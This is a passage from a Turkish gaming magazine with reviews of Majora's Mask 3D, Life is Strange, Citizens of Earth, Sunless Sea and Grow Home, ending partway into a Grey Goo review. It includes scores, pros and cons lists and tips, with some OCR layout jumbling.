İlk günlerde elim resmen gitmedi oyuna. Ne zaman oyuna girecek olsam üşenip *KotOR* açtım ya da ev arkadaşımı çağırıp *FIFA* attım. Amaaaa... Bu ilk başta hoş karşılamadığımı söylediğim atmosfere, üç günlük zaman sınırını yönetmeye ve de NPC etkileşim sistemine yavaş yavaş alıştıktan sonra her şey bambaşka oldu. *Majora's Mask*'in neden yapılmış en iyi aksiyon-maceralardan olduğunu o vakitten sonra gördüm.

BAŞTAN ALAYIM

Genel *Zelda* oyunlarının aksine Hyrule'de değil **Termina** isimli bir dünyadasınız. **Skull Kid** diye hafiften tırlatmış bir çocuk **Ay'ı dünyaya düşürme** niyetinde. Ay düşmeden önce **72 saatiniz** var.

Şimdi sistem şöyle işliyor. 72 saat dolunca Ay gerçekten dünyaya düşüyor ve oyun bitiyor. Ve de bu 72 saatiniz bayağı bir hızlı işliyor (45 saniye = 1 saat). Oyunun giriş bölümü niteliğindeki ilk üç günü atlattığınızda zamanı geri alma özelliği kazanıyorsunuz. Yani 72 saat boyunca ne yapabilirseniz yapıyorsunuz, sonra zamanı geri alıp başka şeyler yapıyorsunuz falan. Yaptığınız çoğu şey zamanı geri alınca uçuyor ama kazandıklarınız sizinle kalıyor. Nelerin kalıp nelerin gittiğini düz mantıkla tahmin etmek mümkün.

Peki zamanınızı nasıl değerlendirebiliyorsunuz? Genel olarak iki yolu var.

Birincisi klasik *Zelda* formülünde zindanlara giriyorsunuz. Zaten oyundaki nihai amacınız dört zindanın sonundaki dört ruh ile iletişime geçmek ve onları Skull Kid ile olan son mücadelenizde yanınıza katmak. İkinci yol ise az önce bahsettiğim NPC görevleri. Bir karavana saldıran hayaletleri savmaktan kâğıdı olmadığı için tuvalette hapis kalmış bir ele yardım etmeye kadar inanılmaz bir çeşitlilik var. Çoğu zaman yapmak zorunda değilsiniz ama neden yapmayasınız ki? Oyunun tadı tuzu bunlar. Ödülleri de bayağı değerli.

Hem zindanlar hem de görevler için kılıcınız, kalkanınız, ok-yayınız, vesaireniz dışında en önemli







İPUCU

■ Benim yaptığımı yapmayın: panik. Bunun için de gidin bir korkuluk bulup konuşun (kasabadaki normal dükkânda var). Size zamanı yavaşlatma ve ileri alma şarkılarını öğretecek. Her döngüye başladığınızda zamanı yavaşlatın.

■ Kasabadaki su kenarındaki müzisyenden hayvan maskesini alın, üçüncü gün Milk Road'un orada tavuk besleyen abinin görevini yapıp tavşan maskesini alın. Yürümenizi hızlandırıyor, çok faydalı.

■ Gidip ikinci-üçüncü gün zindana girişmeyin. Girişecekseniz direkt ilk günden girişin. Yarım kalmasını istemezsiniz.

■ Söylemiştim ama tekrar edeyim, o kurtardığınız beş çocukla her gördüğünüzde konuşun.

■ Peri maskesi takarak zindanlardaki kayıp perileri bulabiliyorsunuz. Bir zindandaki 15 periyi de bulabilirseniz ödülü çok büyük.

■ Zamanı geri almadan önce paranızı bankaya yatırmayı unutmayın.

■ Maske taktığınızda her seferinde dönüşüm animasyonunu izlemek zorunda değilsiniz. A'ya basıp geçebilirsiniz (geç keşfettim).



Bu yolu aşabilmek için iyi çile çekiyorsunuz.

servetiniz tabii ki maskeleriniz. Toplayabildiğiniz toplam 24 maske var. Bunların üç tanesi özellikle önemli, üstelik tipinizi ve oynanışı komple değiştiriyorlar. Biri hafiflik ve havada süzülme yeteneği kazandıran **Deku** maskesi, biri su altında gidebilmenizi sağlayan **Zora** maskesi, biri de sizi güçlendiren **Goron** maskesi. Tabii bu maskelerin kazandırdığı özellikleri aktif bir şekilde, kafayı çalıştırarak kullanmanızı gerektiren zindanlar ve görevler olmasa bir anlamı olmazdı ki o konuda hiç endişelenmeyin.

Bu üçü dışındaki maskeler de yan görevlerde kullandığınız eğlenceli şeyler. Biri kurbağalarla konuşabilmenizi sağlıyor, ötekisi tuhaf şeylerin kokusunu alabiliyor, bir diğerini takarak ortamdaki hayvanları peşinize takabiliyorsunuz falan filan.

Çözümü kendiniz bulmak isterseniz bu paragrafı es geçin ama genel yapıyı anlatabilmek için rastgele bir görev süreci anlatmak istiyorum. Mesela bir yolu kapayan bir kaya var. Orayı açmaya çalışan işçi yolu açmasının iki gün süreceğini söylüyor. Üçüncü gün gidiyorsunuz ilerideki çiftlikte kötü şeyler olmuş. "Keşke iki gün önce olanlar olmasaydı" diyorlar. Zamanı geri alıyorsunuz ve alakasız yerdeki dağlara yol alıyorsunuz. Önce biriyle konuşup görülemeyen gizemleri gösteren bir büyüteç alıyorsunuz. O büyüteçle bir duvardaki merdivenleri fark ediyorsunuz. Merdivenlerin tepesindeki mağarada efsanevi, iri bir Goron savaşçısının hayaletiyle tanışıyorsunuz ve size Goron'a dönüşebilmeniz için bir maske veriyor. Goron'a dönüşerek mezar taşını itiyorsunuz ve oradan sıcak su çıkıyor. Elinizdeki şişeye sıcak su doldurarak Goron köyünün buz tutmuş liderini çözüyorsunuz. Size bir ninninin yarısını öğretiyor. Torununa gidip ninninin kalanını öğreniyorsunuz. Gireceğiniz zindanın yolunu kapayan Goron'u ninniyle uyutuyorsunuz. Zindandan ateşli ok alıyorsunuz. Girişini buz kaplamış mağarayı bu ok ile açıyorsunuz. İçerideki sizi bir sınava tabi tutuyor. Sınavı geçerseniz barut varili kazanıyorsunuz. Zamanı geri alıp birinci gün yolunuzu tıkayan kayayı patlatıp geçiyorsunuz. Gece çiftliğe uzaylıların saldıracağını öğreniyorsunuz. Zamanı ileri alıp geceye geçiyorsunuz. Atınıza atlayıp uzaylıları oklaya oklaya çiftliği savunuyorsunuz...

MASKE CİLASI

Majora's Mask'in 2000 yapımı **N64** sürümünü oynamadım ama bu **3DS** sürümünün görsel açıdan gayet de modern bir oyun görünümünde olduğunu söyleyebilirim. İyi elden geçirmişler yani. Envanterinizi dokunmatik olarak ayarlayabilmeniz de bu oyun için çok büyük bir nimet. Bunlar dışında eskiden zamanı ileri almaya kalktığınızda ya gün bitimine ya gün başlangıcına gidebiliyormuşsunuz. Akıcılığı çok baltaladı eminim. Artık istediğiniz saate gidebiliyorsunuz. Söz etmeye değer bir diğer süper yenilik ise şu: Giriş bölümünde kasabada arayıp bulduğunuz beş çocuk var. Sonraki döngülerde bu çocuklarla konuşursanız size kasabadaki dedikodulardan bahsediyorlar, yani sizi yan görevlere yönlendiriyorlar. Görevlere şans eseri denk gelmekten katbekat pratik tabii ki.

Oyundaki mantıkla birbirine bağlanan görev yapısı alışması zor olsa da hakikaten muhteşem kurulmuş. Bunun üstüne **Nintendo**'nun en iyi yaptığı iş olan muhteşem bölüm ve platform tasarımını ekleyin. Bir de oyunun kendine özgü zaman yönetimi ve maske sistemlerini de üzerine katın. Ulaştığınız sonuç net: *Majora's Mask*'in sunduğu genel oyun tecrübesi muazzam. Bir oyuna alışma sürecinin zor olmasını çok kafaya takmayan her 3DS sahibi kesinlikle oynamalı.

+

■ Her köşesi içerik dolu
■ Görev, bölüm ve platform tasarımları aşmış
■ Kendine özgü maske ve zaman yönetimi sistemleri
■ 3DS'e çok iyi aktarılmış

–

■ Alışma süreci çok sancılı

7+

SON KARAR

Seriye yeni gireceklere göre olmayan, en gelişmiş ve farklı Zelda oyunlarından birinin en iyi hali.

○ **Tür:** Aksiyon-Macera ○ **Yapım:** Nintendo ○ **Dağıtım:** Nintendo ○ **Dijital İndirme:** 45 Euro ○ **Yaş Sınırı:** 12 ○ **Dahası İçin:** zeldawiki.org



Maskeler iyi hoş da insan modunda gezmek yine en güzeli.



Sazlıklardan havalanan...

LIFE IS STRANGE

ARCADIA'DA KAVAK YELLERİ

-SARP KÜRKCÜ



Eski dostum Chloe, ne haller olmuş sana böyle?

Bu kadar karamsar, içi kurumuş bir insan olmam herhalde liseden kaynaklanıyor. Amerikan filmlerine özenen, basketbolcuların modern dansçı kızlarla çıktığı (ponpon takımımız yoktu çünkü), N-Gage ile oyun oynayanların bayağı donlarının çekildiği bir ortamdı. İşin komik tarafı, İzmir'in iyi puanlı bir Anadolu lisesiydi okulum (60. Yıl). Yakın arkadaşım basketbolcu, kız arkadaşım da sağlam çevreli olunca "nerd" olmama rağmen başıma bir şey gelmeden atlattım ama her gününden nefret ettim. Lisedeki hayallerimi, süper güç isteğimi falan hatırlıyorum da, *Life is Strange* geçmişine dürüstçe bakabilen insanlar için o kadar gerçeğe uygun bir hikâye ki.

SIRADAN MIYIM?

Max, daha önce ayrıldığı evine geri dönmüştür. Arcadia Bay, onun terk edip gittiği zamandan hem farklıdır, hem de aynıdır birazcık. Blackwell Akademisi'nde fotoğraf eğitimi alan Max, rüyalar ve başından geçen olaylar sayesinde bir özelliği olduğunu keşfeder: Zamanda yolculuk. Ama sıradan bir akademi öğrencisi olan Max kabadayılarla, popüler kızlarla ve karizmatik öğretmeniyle alakalı şeylerden ötesini pek düşünmez. Ne de olsa bir gençtir çünkü, hayatı bunlara endekslidir.

Topu topu iki saatlik bir deneyim olan ilk bölüm az çok bu işte. Uzun süredir görüşülmemiş bir arkadaş olan Chloe, onun Max'teki yeri, Max'in becerilerinin doğurduğu sonuçlar hep *Life is Strange*'in diğer önemli parçaları ama neden bu oyunu oynamanız gerektiğinin sebebi değil. Çünkü evet, bu oyunu oynamanız gerekli.

Grafik dili olarak sade bir ton seçen *LiS*, ne yazık ki çok özenli değil. Dudak senkronizasyonuna pek takılmıyorum, benim derdim karakterlerin model ve kaplamalarının biraz zayıf kalması. Keza animasyonlar da, bir şeyleri tutup alan karakterlerde çok batıyor göze. Ama oyun genel atmosfer olarak o kadar dolu ki. Blackwell, gerçekten öğrencilerin yaşadığı bir okul. Duvarlardaki posterler, yazılar, tuvaletin hali, yurt odaları… Her şey o kadar düzgün, o kadar bütün ki.

Aynı şey Max'in iç çekişmeleri için de geçerli. Lise / Üniversite arasındaki bir ergen olarak kişiliğiyle kendinizi çok rahat özdeşleştirebileceğiniz bir rol model sunmuş. İnsanlarla olan yabancılığı, cümleleri kuruş şekli, kendi monologları çok yerinde. Tabii bunların verdiğimiz kararlara göre değişmesi, alternatifleri fısıldamasını da unutmamak lazım.

Evet, Max zamanı kontrol edebiliyor. *LiS* de kararlar verdiğimiz ve bu kararların ilerisini etkilediği bir macera oyunu olduğundan "Acaba diğerini mi seçseydim?" dediğinizde bunu yapabiliyorsunuz. Tabii sekansı bitirmeden önce. Ben, verdiğim kararla yaşamayı tercih ettim. O nedenle zırt pırt geri dönüp değişiklik yapmadım. Zaman yolculuğunun başka bir yeri ise bulmacaları çözebilmek. Bir macera oyunu için biraz basit kalsa da, zamanı nereye kadar geriye alacağınızdan emin olamamanız ve çözene kadar tekrar tekrar denemeniz atmosfere çok uygun oturuyor.

OĞLAN BENİ SEVİYOR MU?


Life is Strange, bölümlerin arası uzarsa çok da keyifli olmayacak bir oyun ama. Çünkü tam bir lise draması gibi. Bu, kötü bir şey değil. Ne karakterler oynuyoruz oyunlarda ve Max ile çevresinin anlatacak bir hikâyeleri var gibi görünüyor. Ama araya başka oyunlar girdiğinde güzel seslendirmelere sahip, müzikleri o melankolik havayı yakalayabilen bu naif oyunun havası sönebilir gibi geliyor. Belki sezon sonunda toptan oynamak daha doğru olur. Ama şans vermeyi sakın unutmayın, Maxine'in macerasına kendi kararlarınızla ortak olun derim.



Hafif Emo bakışlı olsa da, Max iyi niyetli ve tatlı bir kız.



Etkileşime girebileceğiniz ne varsa dışı tebeşirle çiziliyor yaklaştığınızda.



+
- Görsel kalite
- Seslendirmeler
- Tanıma uygun karakterler

−
- Animasyonlar azıcık gelişkin olsaydı
- Belki bölüm bölüm olmasaydı

8+

SON KARAR

Telltale maceralarındaki ritmi yavaş bulanlar için yerinde bir alternatif. Lise gibi göründüğüne bakmayın.

SÜPER GÜCÜM VAR!

Onlarca farklı süper kahraman kurgu eseri okuyup izlemişken başına bu gelince günlerce inkâr halinde yaşayacağımızı sanmıyorum. O nedenle Max'in yapabildiğini hızlıca kabul edebilmesi hem çocuksu merakının, hem de lisede hepimizin başına gelen o "farklı" olmayı istemenin getirdiği bir etki. Gayet de doğru buluyorum.

KÜNYE

Tür: Macera **Yapım:** Dontnod **Dağıtım:** Square Enix **Dijital İndirme:** 12TL, sezon 42TL (Playstore); 10TL, sezon 31TL (Steam) **Yaş Sınırı:** 16 **Dahası İçin:** lifeisstrange.com

CITIZENS OF EARTH

KOSKOCA DÜNYA LİDERİ

-NURETTİN TAN

Bütün dünyayı yöneten bir lider olsa aslında her şey ne güzel olurdu değil mi? Kargaşa falan olmadan tek bir başkan, birbirine savaş açan devletler yok, her şey sessiz sakin. Kulağa hoş bir fikir gibi geliyor. Eğer *Citizens of Earth* oynayacaksanız işte o adam siz olacaksınız. Seçilmiş dünya lideri, karizmatik, ağzı iş yapan, biraz ukala ve eğlenceli...

Oyunu oynarken aklıma ilk gelen şey *Pokemon* oldu. Neden derseniz, haritanın 2D oluşu ve karakterlerin buradaki hareketleri birebir aynı. Hatta oyunda öyle bir savaş sistemi var ki o bile *Pokemon*'dan esinlemiş diyebilirim rahatlıkla.

GÜNE DÜNYA BAŞKANI OLARAK UYANMAK

Citizens of Earth mizah dozu yüksek bir oyun. Yönettiğimiz karakter (ismini siz koyuyorsunuz) gayet zeki bir herif ve yeri geldiğinde oyuncuyu gülümsetecek laflar ediyor. Oyuna sabah annenizin evinde olan odanızda uyanarak başlıyorsunuz. Evet, dünya başkanı olabilirsiniz ama halen bir ana kuzusuzunuz. Karizmatik bir lider olduğunuz için yatağınızdan bile takım elbiseniz ile kalkarken sizi tebrik eden anneniniz ve küçük kardeşiniz ile konuşuyorsunuz ve hatta onları grubunuza katıyorsunuz.

Citizens of Earth'de aynı bir FRP grubunda olduğu gibi parti kuruyorsunuz. Karşınıza çıkan insanları partinize davet edebiliyor ve düşmanlarınız ile (mesela elinde pankartı ile sizi protesto eden insanları) onları savaştırabiliyorsunuz. Savaş kısmı zaten tam bir *Pokemon* havasında geçiyor. Annem ve kardeşimi elinde tabela olan protestocularla dövüştürmek ilginç bir histi. Yaralanan kardeşime "sarılma" yeteneği ile iyileştiren anne, ya da tekme tokat karşıdaki protestocuya girişen küçük kardeş çok ilginç ve eğlenceli detaylar. Karşınıza türlü insan çıkıyor, çoğunu da grubunuza davet edebiliyorsunuz. Ama hepsinin birer sorunu var, sorun demek görev demek. Eğer grubunuza yeni eleman almak istiyorsanız öncelikle bunları çözmeniz gerekiyor. Savaştıkça tecrübe puanı kazanarak takım arkadaşlarınızı (annenizi mesela) seviye atlatarak yeni özellikler alabiliyorsunuz. Oyunun savaş bölümü cezalandırıcı değil, içerik zaten oyuncuyu eğlendirmek için hazırlandığından yenilginin sonuçlarının can sıkıcı olması beklenemezdi. Örneğin o anki takımınız savaşta fena dayak yiyorsa karşılaşmayı tekrardan başlatıp başka takım üyelerini savaşa sokabiliyorsunuz. Yenilgi kaçınılmaz ise haritada en son kaldığınız noktadan tekrar başlıyorsunuz.

Haritada hareket etmek bazen eziyet olabiliyor. Bir konuşmadan çıkmak için hareket etmeniz gerekli, eğer fare tuşuna basarsanız konuşma en baştan başlıyor. Müthiş sinir bozucu bir ayrıntı. Savaştığınız düşmanların haritada kısa sürede tekrar doğmaları, onlara çok yaklaşınca size saldırmaları ya da sizin onlara ufak bir dokunuşunuzun uyarı olmadan kavga başlatması da can sıkıcı detaylar. Çünkü harita çok büyük değil, hareket alanınız kısıtlı ve genelde istemediğiniz kapışmalara girmeniz bu yüzden sık rastlanan bir durum.

Uzun lafın kısası *Pokemon*'un altyapısına sahip eğlenceli konusu olan, farklı bir kostüme giydirilmiş ama temelde *Pokemon*'dan farksız bir oyun *Citizens of Earth*. Arada zaman geçirmelik, renkli bir yapım diyebilirim. Kesinlikle kötü değil ama "arada zaman geçirmelik" oyunların sayısı o kadar arttı ki onlar arasında sıyrılabilir mi? Onu sanmıyorum.

Anasının kuzusu Dünya Lideri!

Protestocuları dövmek pek akıllı bir politik hamle olmasa gerek.

+
- Eğlenceli ve espri̇li yapısı, diyalogları
- Pokemon benzerliği

−
- Sürekli savaş tekrarının baymaı
- Haritada dolaşmak hiç de kolay değil

6

SON KARAR


Pokemon severler kaçırmasın, tam onların damak zevkinde bir oyun. Oyun listesi kabarık insanların zamanını alacağını sanmıyorum. Ama eğlenceli, orası kesin.

KÜNYE
Tür: RYO Macera **Yapım:** Eden Industries **Dağıtım:** ATLUS / Steam **Kutulu Fiyatı:** - **Dijital İndirme:** 24 TL **Yaş Sınırı:** 12+ **Dahası İçin:** atlus.com/citizensofearth/





Uçsuz bucaksız denizler keşfedilmeyi bekler.



İyi bir İngilizce bu oyundaki en önemli gereksinim. Bir de okuma arzusu.

SUNLESS SEA

ÜZERİNE GÜNEŞ DOĞMAYAN TOPRAKLAR, YA DA DENİZLER İŞTE ANLAYIN -ESER GÜVEN

Sanırım yaklaşık on beş dakikadır şu oyunun türünü size nasıl açıklayabilirim diye düşünüyorum ve henüz tatmin edici bir karşılık bulamadım. Yani ben bile tam olarak kavrayamamışken size nasıl anlatabilirim, değil mi ama? Bu derdim bir yana, en azından daha önce buna benzer bir şey oynadığımı hatırlamadığımı söyleyebilirim size.

Sunless Sea, **Fallen London** dünyasında geçiyor. Bu dünya neredeyse tüm kara parçalarının sular altında kaldığı, karanlık bir dünya. Şehirlerde (veya adalarda, ya da limanlarda) yaşayan insanlar da bu değişiklikten nasibini almış, herkes kendi çıkarlarına ulaşma derdinde. Dünya sularla kaplı olduğu için de yeni yaşam formları da türemiş. Tuhaf, tuhaf olduğu kadar da çekici bir dünya Fallen London. Ve yeni oyunculara karşı da son derece acımasız bir dünya.

YABANCIYA ACINMAZ!

Acımasız çünkü oyuna başladığınızda sudan çıkmış balık (ironiye bakın) gibi olacaksınız. Tamam oyunda öğreti var, size yardımcı olmaya çalışıyor az da olsa ama bir anda o kadar çok şeyle karşı karşıya hissediyorsunuz ki kendinizi gözünüz de korkmuyor değil. İlk işimiz kaptanımızın kişiliğini oluşturmak oluyor, bunu da çeşitli sorulara verdiğimiz cevaplarla belirliyoruz. Buradaki cevaplarımız hikâyenin gelişiminde az da olsa etkili, ama daha da önemlisi bu cevaplar hem sizin oyundaki amacınızı belirlemenizi sağlıyor, hem de bu amaç doğrultusunda yapacağınız rol için zemin hazırlıyor. Londra limanında çeşitli kişilerle konuşuyor, ilk bir iki hikâyemizi öğreniyor, görev alıyor, gemimize yiyecek veya yakıt gerekliyse satın alıyor ve denize açılıyoruz.

Denize açıldığınız anda oyun bir keşif oyununa dönüşüyor işte. Sol altta kaptanın günlüğünde gemide olan olayları takip edebiliyoruz, mesela mürettebatın açlığı, korku seviyeleri (oyundaki Cthulhu esintileri burada kendini gösteriyor aslında) gibi bilgiler burada akıyor. Denizde geminizin yanaşabileceği birçok liman (ya da terk edilmiş başka gemiler) falan bulabiliyorsunuz ve her limanda sizi farklı karakterler ve gerçekten çok orijinal hikâyeler bekliyor. Bu hikâyeler sırasında devamlı olarak vereceğiniz kararlarla oyunun gidişatını şekillendiriyorsunuz. Mesela üç kız kardeşin yaşadığı (biraz doğaüstü) bir adaya geliyorsunuz ve burada kardeşlerden hangisiyle ilgileneceğinizi seçerek hikâyeyi kendiniz yazıyorsunuz. Her seçenek sizi farklı yere götürüyor resmen.

ANLAMASI DA, ANLATMASI DA ZOR

Sunless Sea bir bakıma *Don't Starve*'a benziyor diyebilirim, çünkü oyunda çok sık ölüyorsunuz. Ve ölünce oyun bitiyor. Zaten başlangıçtaki tüyolardan birinde "ilk kaptanınız çabucak ölebilir, ama git gide alışacaksınız" gibi bir şey de diyor oyun. Kaptanınız öldüğünde ise aynı *Don't Starve*'da olduğu gibi aslında deneyim kazanıyorsunuz, aynı *Rogue Legacy*'de olduğu gibi bir önceki oyunuzdan bir şeyleri koruyorsunuz. Bunu da miras bırakma şeklinde yapıyorsunuz, örneğin açtığınız haritayı miras bırakıyorsunuz bir sonraki kaptana, ya da sahip olduğunuz silahlardan birini. Her şeyiniz yok olmuyor.

Sunless Sea aksiyonlu bir oyun değil. Tamam, denizdeyken korsan gemileriyle veya su canavarlarıyla savaşıyoruz ama bu savaş da geminin burnunu hedefe doğru döndür ve ateş et şeklinde gerçekleşiyor. Oyunun ana kısmı ise anlattığı hikâyeler ve bu da bol, hem de oldukça bol miktarda yazı okuyacaksınız anlamına geliyor. Oyundan keyif almanız tamamen okumayı ne kadar sevdiğinizle doğru orantılı. Bu oyunu oynayacaksınız yeterli zamanınız olduğundan ve hikâyeye dikkat etmeyi isteyeceğinizden emin olun, bunu yaptığınız takdirde video oyunlarında görmeye pek de alışık olmadığımız derinlikte bir anlatımla karşılaşacaksınız çünkü.



+

- Alışılmışın dışında, farkını ortaya koymuş bir dünya
- Metin okumayı sevenler için gerçekten süper hikâyeler içeriyor
- Keşif hissi çok kuvvetli
- Kazanılan tecrübelerin kullanılması başarma hissini güçlendiriyor

–

- Fazla ayrıntı biraz bunaltıcı gelebilir
- Oyun biraz düşük tempolu
- Denizdeki savaşlarda imkânlar kısıtlı

8

SON KARAR

Tek sayfada anlatılamayacak kadar acayip bir oyun. Hıh!



KÜNYE

Tür: Denizde geçen karanlık RYO **Yapım:** Failbetter Games **Fiyatı:** 29 TL (Steam) **Dahası İçin:** failbettergames.com/sunless

GROW HOME

FEZAYA ULAŞMAK İSTEYENLERE

-SARP KÜRKCÜ


Yaprağın gücü adına!

En son herhalde *"Acaba atlarsam şu eşiği tutabilir miyim?"* diye düşündüğüm oyun *Prince of Persia: Warrior Within*'di. 10 yıl geçmiş ben bu duyguyu hissetmeyeli. Ama şimdi, *Grow Home*'da kendimi rüzgara bırakırken o kayalığın kenarını yakalayıp yakalayamayacağımı bilememek bana o kadar heyecan veriyor ki.

BOTANİĞİN KÖKENİ

Grow Home, **B.U.D.** (Botanical Utility Droid) adında şapşal bir droidin kısacık bir keşif hikâyesi aslında. Bulduğu gezegendeki Star Plant'ın tohumunu alması gereken B.U.D., bunun için bitkiyi büyütüp beslemeli.


Temeli tırmanmaya, doğru yönde bitkiyi büyütmeye ve aptalca düşüp yuvarlanmaya dayalı *Grow Home*'un. Star Plant'in filizleri, ehlileştirilmeyi bekleyen birer kısrak gibiler. Uçlarını tutup (E)'ye basınca öyle bir şahlanıyorlar ki… Ardından doğru yolda ilerletip altları parlayan adacıklara yönlendirmek ve bitkiyi beslemek size düşüyor. Bir noktadan sonra öyle genişliyor ki o ağ. Tümüyle dikine bir bulmaca oyunu aslında *Grow Home*. Ama bulmacanın net sınırları yok. Doğru bir çizgisi yok. İsterseniz filiz üstüne filiz büyüterek tepeye kadar çıkabilir, beslemeye oradan başlayabilirsiniz. Ya da beslemeyi boş verip B.U.D.'ın becerilerini geliştiren kristallerin peşinden koşabilirsiniz. Elzem değiller tabii, ama daha becerikli bir robotu kim istemez ki?

KARE-KUTU KÖKLER

Unity motorunda yapılmış olan *Grow Home*, çok güzel gözükmüyor. Ama çok kişilikli gözüküyor. Renk paletinin canlılığıyla, obje formlarına dair kararlarla muazzam olmasa da göze hoş ve en önemlisi uyumlu gözüküyor. *Grow Home*, en tepeye kadar çıkıp kendinizi tekrar boşluğa bıraktığınız, zamanında büyüttüğünüz kollardan birine inip oradan yeni bir hedefe odaklandığınız, çoğu zaman yukarıya çıkmaya çalışıp bazen özellikle aşağıya indiğiniz, oyunda hayati olmasa da kristalleri toplamak için çabaladığınız ama oyun süresi boyunca sizi hiç üzmeyen bir oyun. Aşağılara mı düştünüz? Süreçte açmayı unutmadığınız (ya da unutmadığınızı varsaydığım) teleport alanlarıyla az çok yakınlara geri dönün. Parçalandınız mı? En son açtığınız teleport noktasında kendinize gelin. Hızlıca yukarıya mı çıkmanız lazım? Bir filizi büyütüp ondan oluşan yeni filizlerle hızlı hızlı göğe yükselin. Uzaktaki bir adacığı mı merak ettiniz? Aynı şeyi yatayda yapın, filiz üstüne filiz büyütün. Düşerken etrafı mı gözlemek istiyorsunuz? Çantanızdaki papatya ya da yaprağı kullanarak havada süzülün.

Çizgisel bir düzenin parçası olmaya o kadar alışmışız ki, buradaki ferahlık bana hiç beklemediğim kadar iç açıcı geldi. Bir video oyununda uzun zamandan beri ilk kez "nefes aldım" diyebilirim. Star Plant'i büyütmek, o toprak parçasını tanımak, havadaki adacıkların içerisinde sakladıkları gizleri görmek, taşların arkasında sıkışmış bir koyunu kurtarmak, mağarayı yuvası bellemiş bir boğaya gergin bakışlar atmak ve en önemlisi de o eşiği tutup tutamayacağından emin olmadan kendini boşluğa bırakabilmek. Neyi istersem yaptım, üstelik oyunu tadında sonlandırmama rağmen tekrar tekrar uğradım o dünyaya.

Bilmiyorum, belki "sinematik" aksiyon artık benden geçmiştir, belki de Lara'nın ya da Nathan'ın o eşiği tutabileceğinden o kadar emin olduğum oyunlar bana heyecan vermiyordur. *Grow Home* kısa süreliğine de olsa bana bilinmezliğin merakla birleştiği o çocuksu kesişimi vermeyi başardı. Böyle bilmemeyi özlemişiz be dostlar...


Bazen kontrolü kaybedince filizler ilginç şekiller alıyor tabii.

+

- B.U.D.'ın şapşal yürüyüşü
- Kafamıza göre büyüttüğümüz bitki


—

- Fazla kısa sürüyor
- Bitirdikten sonra tekrar oynamak için çok sebep yok

7+

SON KARAR

İçerik konusunda biraz kısır olsa da, eğlenceli bir deneyim sunuyor ve insanın içini ferahlatıyor.





KÜNYE

Tür: Macera **Yapım:** Ubisoft Reflections **Dağıtım:** Ubisoft / Steam **Dijital İndirme:** 18,40TL (Steam) **Yaş Sınırı:** 7 **Dahası İçin:** tinyurl.com/ogz89-grow


Oyun, Unity motoru kullanılarak yapılmış. Bitki büyüdükçe ortam da güzelleşiyor.

UBISOFT MU!? IYY

Hemen burun bükmeyin. Reflections, aslında İngiltere'de yarı bağımsız çalışıyor. *Driver* ve *Just Dance*'ten tanıyoruz onları. 2006 yılında Ubisoft'un parçası olmuşlar, *The Crew*'a da destek veren ekip *Tom Clancy's The Division*'da da çalışıyormuş.







GREY GOO

BALÇIKLARIN ALÇAK SALDIRISI -NURETTİN TAN

İnsan uzun süre bir şey yemez ama sonra öyle bir an gelir o tek yiyecek için kıvranır, onu satan en yakın bakkal 5 kilometre uzakta olsa bile koşa koşa gitmeye razı olur ya. Kafa karıştırmayayım, en iyisi benim çikolata krizlerimi örnek vereyim. Ya da kışın hiç içmememe rağmen yazın nadiren ve aniden bastıran kola krizlerim olsun... *Starcraft* dışında uzun süreden beri gerçek zamanlı strateji oynamayan ben *Grey Goo* adlı garip isimli ve garip ırkları olan oyunu oynarken öyle bir ruh haline büründüm. Aş ermekle falan pek alakası da yok durumun aslında, çünkü nedense piyasada doğru düzgün GZS yok, hatta çıkmıyor bile denilebilir. O yüzden *Grey Goo* bu yoklukta iyi giden... aslında itiraf etmem lazım, gayet de güzel bir oyun.

EVREN Mİ? HADİ ELE GEÇİRELİM!

Efendim insanlar dünyayı terk ettikten tam 500 yıl sonra üç grup **Ecosystem Nine** denen bölge için birbirine girmişler. Beta, İnsanlar ve Grey Goo. Uzayda fersah fersah dolaşmayı keşfedip halen barış yapamamak büyük beceri tabii ki. Bugün nasıl petrol için ülkeler ta dünyanın öbür ucundaki toplumlarla savaşıyorsa o kadar evrim ve aradan geçen binlerce seneye rağmen beyinsel olarak bugünkü halimizden pek bir şey kaybetmemişiz. **Catalyst** adındaki çok önemli bir madde için savaş borularını öttürmüşüz.

Beta denen ırk "*The Silent Ones*" (*Doctor Who* geldi hemen aklıma) denen gizemli bir ırk tarafından az kalsın yok edilecek iken onların ellerinden kaçarak Ecosystem 09'a geliyorlar. Kaçtıkları son gemiyi parçalayarak medeniyetlerinin ilk temellerini burada atıyorlar. Skycrane adında haritaya yayılmalarını sağlayan ve gökten teçhizat taşıyan üniteleri bel kemikleri. Oyun çok tutarsa şu Silent Ones'tan bir ek paket hikâyesi çıkar gibime geliyor.

